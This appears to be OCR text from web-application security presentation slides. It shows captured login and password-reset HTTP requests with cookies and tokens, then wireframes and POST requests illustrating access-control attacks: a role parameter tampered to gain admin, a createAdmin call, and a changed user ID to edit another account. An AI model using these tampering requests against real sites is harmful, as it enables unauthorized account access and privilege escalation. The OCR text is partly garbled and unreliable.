GaHelper: assgurbydhpfnqu1prkt13s_18:51:59
CheckedIP: CheckedIP=True
ASP.NET_SessionId: assgurbydhpfnqu1prkt13s
asi_segs: D11761|D10971|D11460|D12298|D0
_ga: GA1.2.867373361.1447786328
_dc_gtm_UA-113890-1: 1
__utmz: 167598498.1447786328.1.1.utmccn=(referral)|utmcsr=google.com|utmccrt=undefined|utmcmd=referral
__utmc: 167598498
__utmb: 167598498
__utma: 167598498.867373361.1447786328.1447786328.1447786328.1

Request URL: <http://www.m>

1.com/Login.html

Request Method: POST

Status Code: HTTP/1.1 200 OK

10:52:15.000

User-Agent: M

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0

Referer: http://www.rn.com/Login.html

Host: www.gutenberg.com

Connection: keep-alive

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Alternate App Flows?

Sent Cookie

rsi seqs: D05509 11761|D05509 10971|D05509 11460|D05509 12298|D05509

NotificationCookie: 11/17/2015 6:51:59 PM

mb visitor type: Prospect

LeadSource 225: SourceName=https://www.google.com/

XSS Injection Point?

GaHelper: assqurpbvdpfnqu1prkt13s 18:51:59

Checked|P: Checked|P=True

ASP.NET SessionId: assqurpbvdhpfngu1prkt13s

asi_segs: D11761|D10971|D11460|D12298|D0

qa: GA1.2.867373361.1447786328

dc gtm UA-113890-1: 1

utmz: 167598498.1447786328.1.1.utmccn=(referral)|utmcsr=google.com|utmccrt=undefined|utmcmd=referral

utmc: 167598498

utmb: 167598498

utma · 167598498

Request URL: https://account.me
Request Method: POST
Status Code: HTTP/1.1 200 OK

com/userpassword/requestreset?p=www.m
1.com&cid=mb

Request Headers

10:56:30.000

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0
Referer: https://account.r
n.com/userpassword/requestreset?p=www.i
tin.com&cid=mb
Host: account.r
in.com
Connection: keep-alive
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Sent Cookie

rsi_segs: D05509_11761|D05509_10971|D05509_11460|D05509_12217|D05509_12298|D05509_0
CookiesAccepted: CookiesAccepted
CheckedIP: CheckedIP=True
BIGipServerpool-prod_public_websites_8080: 2370909962.36895.0000
asi_segs: D11761|D10971|D11460|D12217|D12298|D0
_gat_UA-113890-1: 1
_ga: GA1.2.867373361.1447786328
_dc_gtm_UA-113890-1: 1
_utmz: 167598498.1447786328.1.1.utmccn=(referral)|utmcsr=google.com|utmccn=undefined|utmcmd=referral
_utmc: 167598498
_utmb: 167598498
_utma: 167598498.867373361.1447786328.1447786328.1447786328.1
_RequestVerificationToken: u2DhMz86wdZISQSUaReL425MT18lFAyJEh1vwjqbjnmkmWiNAbUx-xVZ9LEdvmR5MHhjGGyB1NkxO7PoQTWnYGWttsmj8KbVOdbQWDjGwPg1

Request URL: https://account.me.com/userpassword/requestreset?p=www.m1.com&cid=1
Request Method: POST
Status Code: HTTP/1.1 200 OK

Request Headers

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:42.0) Gecko/20100101 Firefox/42.0
Referer: https://account.rin.com/userpassword/requestreset?p=www.in.com
Host: account.rin.com
Connection: keep-alive
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Sent Cookie

rsi_segs: D05509_11761|D05509_10971|D05509_11460|D05509_12217|D05509_10993|D05509_0
CookiesAccepted: CookiesAccepted
CheckedIP: CheckedIP=True
BIGipServerpool-prod_public_websites_8080: 2370909962.36895.0000
asi_segs: D11761|D10971|D11460|D12217|D12298|D0
_gat_UA-113890-1: 1
_ga: GA1.2.867373361.1447786328
_dc_gtm_UA-113890-1: 1
_utmz: 167598498.1447786328.111.utmccn=(referral)|utmcsr=google.com|utmccct=undefined|utmcmd=referral
_utmc: 167598498
_utmb: 167598498
_utma: 167598498.867373361.1447786328.1447786328.1447786328.1
RequestVerificationToken: u2DhMz86wdZISQSUaReL425MT18lFAyJEh1wjqbjnmkmWiNAbUx-xVZ9LEdvmR5MHhjGGyB1NkxO7PoQTWnYGWttsmj8KbVOdbQWDjGwPg1

10:56:30.000


ab, xy, zz ?

Multi use form?

Password Reset Token?

FUN WITH ACCESS CONTROL

ACCOUNT SIGNUP




A wireframe representation of a web browser window showing an account signup form. The form consists of three input fields: 'username', 'email', and 'password'. Below the form is a large button labeled 'user'.

username

email

password

user



A wireframe representation of a web browser window showing an account signup form. The form consists of four input fields: 'username', 'email', 'password', and a dropdown menu labeled 'role'. The 'role' field is currently set to 'admin'. Below the form is a large button.

username

email

password

role

admin

ACCOUNT SIGNUP

A wireframe of a web browser window showing a registration form. It contains three input fields: 'username', 'email', and 'password'. Below the form is a large button labeled 'user'.

POST /signup HTTP/1.1
Host: site.com

username=foo&email=bar@foobar.
com&password=123&**role=9**

A wireframe of a web browser window showing a registration form. It contains three input fields: 'username', 'email', and 'password'. Below the 'password' field is a dropdown menu labeled 'role' with an arrow pointing down. Below the dropdown is a large button labeled 'admin'.

POST /signup HTTP/1.1
Host: site.com

username=foo&email=bar@foobar.
com&password=123&**role=3**


ACCESS CONTROL

PRESENTATION | BUSINESS | DATA

site/com/viewUser?ID=551234



site/com/viewUser?ID=551235



ACCESS CONTROL

PRESENTATION | BUSINESS | DATA

CREATE ADMIN

POST /createAdmin HTTP/1.1

Host: site.com

username=foo&email=bar@foobar.
com&password=123&role=admin

New Admin

username

permissions

▼

ACCESS CONTROL

PRESENTATION | BUSINESS | DATA


EDIT USER

POST /editUser HTTP/1.1

Host: site.com

ID=551234&name=Bob

site/com/editUser?ID=551234



Enter New Name

[Unlabelled button or placeholder area]

ACCESS CONTROL

PRESENTATION | BUSINESS | DATA

EDIT USER

POST /editUser HTTP/1.1

Host: site.com

ID=**551235**&name=Bob

site/com/editUser?ID=551234

Enter New Name

[Unlabelled button]

DON'T FORGET THE OBVIOUS

Cross Site Scripting


SQL Injection

THREATS

The Enemy & Profit



